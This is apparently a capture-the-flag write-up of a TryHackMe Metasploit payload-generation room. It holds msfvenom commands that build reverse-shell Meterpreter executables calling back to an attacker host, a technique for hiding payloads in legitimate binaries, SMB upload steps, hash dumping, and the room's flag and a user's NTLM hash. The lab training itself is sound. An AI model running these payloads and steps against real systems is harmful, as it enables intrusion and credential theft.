Metasploit: Payload Generation is the fourth and final room in the Metasploit and Exploitation
module, following Metasploit: The Basics, Scanning and
Exploitation, and Post-Exploitation. Those three rooms
taught the msfconsole workflow of matching a known exploit to a vulnerable service, letting
Metasploit handle delivery end to end. This room removes that shortcut: msfvenom generates a
standalone payload independently of any exploit module, and you deliver it yourself, then catch it,
then post-exploit it manually.
Seven theory tasks and one capstone. The theory tasks are all command-syntax recall, exactly like Metasploit: The Basics; the capstone is a real chained compromise against a Windows target.
Tasks 2 through 7: the msfvenom and multi/handler reference
The core msfvenom command needs three things: a payload (-p), a format (-f), and connection
parameters. Naming follows <platform>/<architecture>/<payload>, and the separator inside the
payload name is the whole staged-vs-stageless decision: a slash means staged (a small stager fetches
the rest after connecting), an underscore means stageless (self-contained, no second download,
more reliable when timing or firewalls are a concern).
For output formats, -f elf builds a Linux binary; the full command for a stageless Windows x64
Meterpreter reverse TCP executable named backdoor.exe, connecting back on port 5555, is:
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.12 LPORT=5555 -f exe -o backdoor.exe
Encoding gets its own task. The most well-known Metasploit encoder is x86/shikata_ga_nai, a polymorphic XOR additive-feedback encoder. The room is upfront that this does not evade modern endpoint security. Signature databases, heuristics, sandboxing, and machine learning models all catch a shikata_ga_nai-encoded Meterpreter payload without difficulty. Encoding’s real remaining use case is bad character avoidance in exploit development, set with the -b flag, not stealth.
Payload injection lets you hide a payload inside a legitimate binary with -x (the template file);
-k preserves the original binary’s behaviour by running the payload in a separate thread, so the
disguised executable still functions normally while quietly calling home.
Catching a payload that needs staging requires Metasploit’s own listener, because plain netcat cannot
speak the two-phase handshake. use multi/handler (short for exploit/multi/handler) loads it;
setting the ExitOnSession option to false keeps the handler listening for more connections after
the first session lands, instead of exiting.
Task 8: the capstone, a full generate to flag chain
The scenario: a guest-writable share on the target Windows machine, a scheduled task that runs and deletes any executable dropped on it, and outbound traffic restricted to HTTP/S only. The five objectives are generate a payload, transfer it, catch the session, dump hashes, and retrieve a flag.
First, enumerate the target over SMB with a null session to find the writable share:
smbclient -L //MACHINE_IP/ -N
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        internal        Disk      Internal files
        IPC$            IPC       Remote IPC
        public          Disk      Public uploads
public is the guest-writable share. Since outbound is restricted to HTTP/S, the payload’s LPORT has to be 443, not an arbitrary port the firewall would drop; the stageless Meterpreter payload hint from the task description avoids relying on the two-phase handshake surviving that restriction:
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=<attacker_ip> LPORT=443 -f exe -o update.exe
The handler has to be listening before the upload, because the scheduled task executes and then
deletes anything dropped on the share almost immediately. Starting the handler as a background job
with exploit -j -z and ExitOnSession false keeps msfconsole free to run the transfer in the same
session. Metasploit’s auxiliary/admin/smb/upload_file module does the delivery: the module’s option
names turned out to differ from the ones I expected (LPATH/RPATH/SMBSHARE, not
LOCAL_FILE/REMOTE_FILENAME/SMB_SHARE_NAME), a show options after the first failed attempt sorted it
out.
msf auxiliary(admin/smb/upload_file) > set SMBSHARE public
msf auxiliary(admin/smb/upload_file) > set LPATH /root/update.exe
msf auxiliary(admin/smb/upload_file) > set RPATH update.exe
msf auxiliary(admin/smb/upload_file) > run
[+] MACHINE_IP:445 - /root/update.exe uploaded to update.exe
[*] Meterpreter session 1 opened (ATTACKER_IP:443 -> MACHINE_IP:49915)

The scheduled task picked the file up and executed it within seconds of the upload completing. Inside
the session, getuid already showed NT AUTHORITY\SYSTEM, so getsystem had nothing to escalate.
Running hashdump for the password-hash objective:

Jim’s NTLM hash is 1e3fe826df1e5af582a98c034cafa9f4.
Meterpreter’s search -f flag* command locates the flag anywhere on disk, but with the hint that it
lives under C:\Users\Administrator, a full-drive search is unnecessary; it still found exactly one
match:
Path                                  Size (bytes)  Modified (UTC)
----                                  ------------  --------------
c:\Users\Administrator\Documents\flag.txt  39       2026-04-24 12:24:48 +0000

The flag is THM{capst0ne_pwn3d_v1a_writable_share}.
Two takeaways
First, a module’s option names are not always the ones you remember from a different Metasploit
version or a different upload module. auxiliary/admin/smb/upload_file wanted LPATH, RPATH, and
SMBSHARE where I expected LOCAL_FILE, REMOTE_FILENAME, and SMB_SHARE_NAME. show options after a
failed set is faster than guessing a second time.
Second, timing matters as much as the exploit chain itself when a target actively cleans up after itself. A scheduled task that deletes uploaded executables is not a blocker, it is a countdown: the handler has to already be listening before the file lands, or the window where the payload exists on disk and is executable closes before a session ever opens.
Room solved 100%: 8 tasks, 15 answers.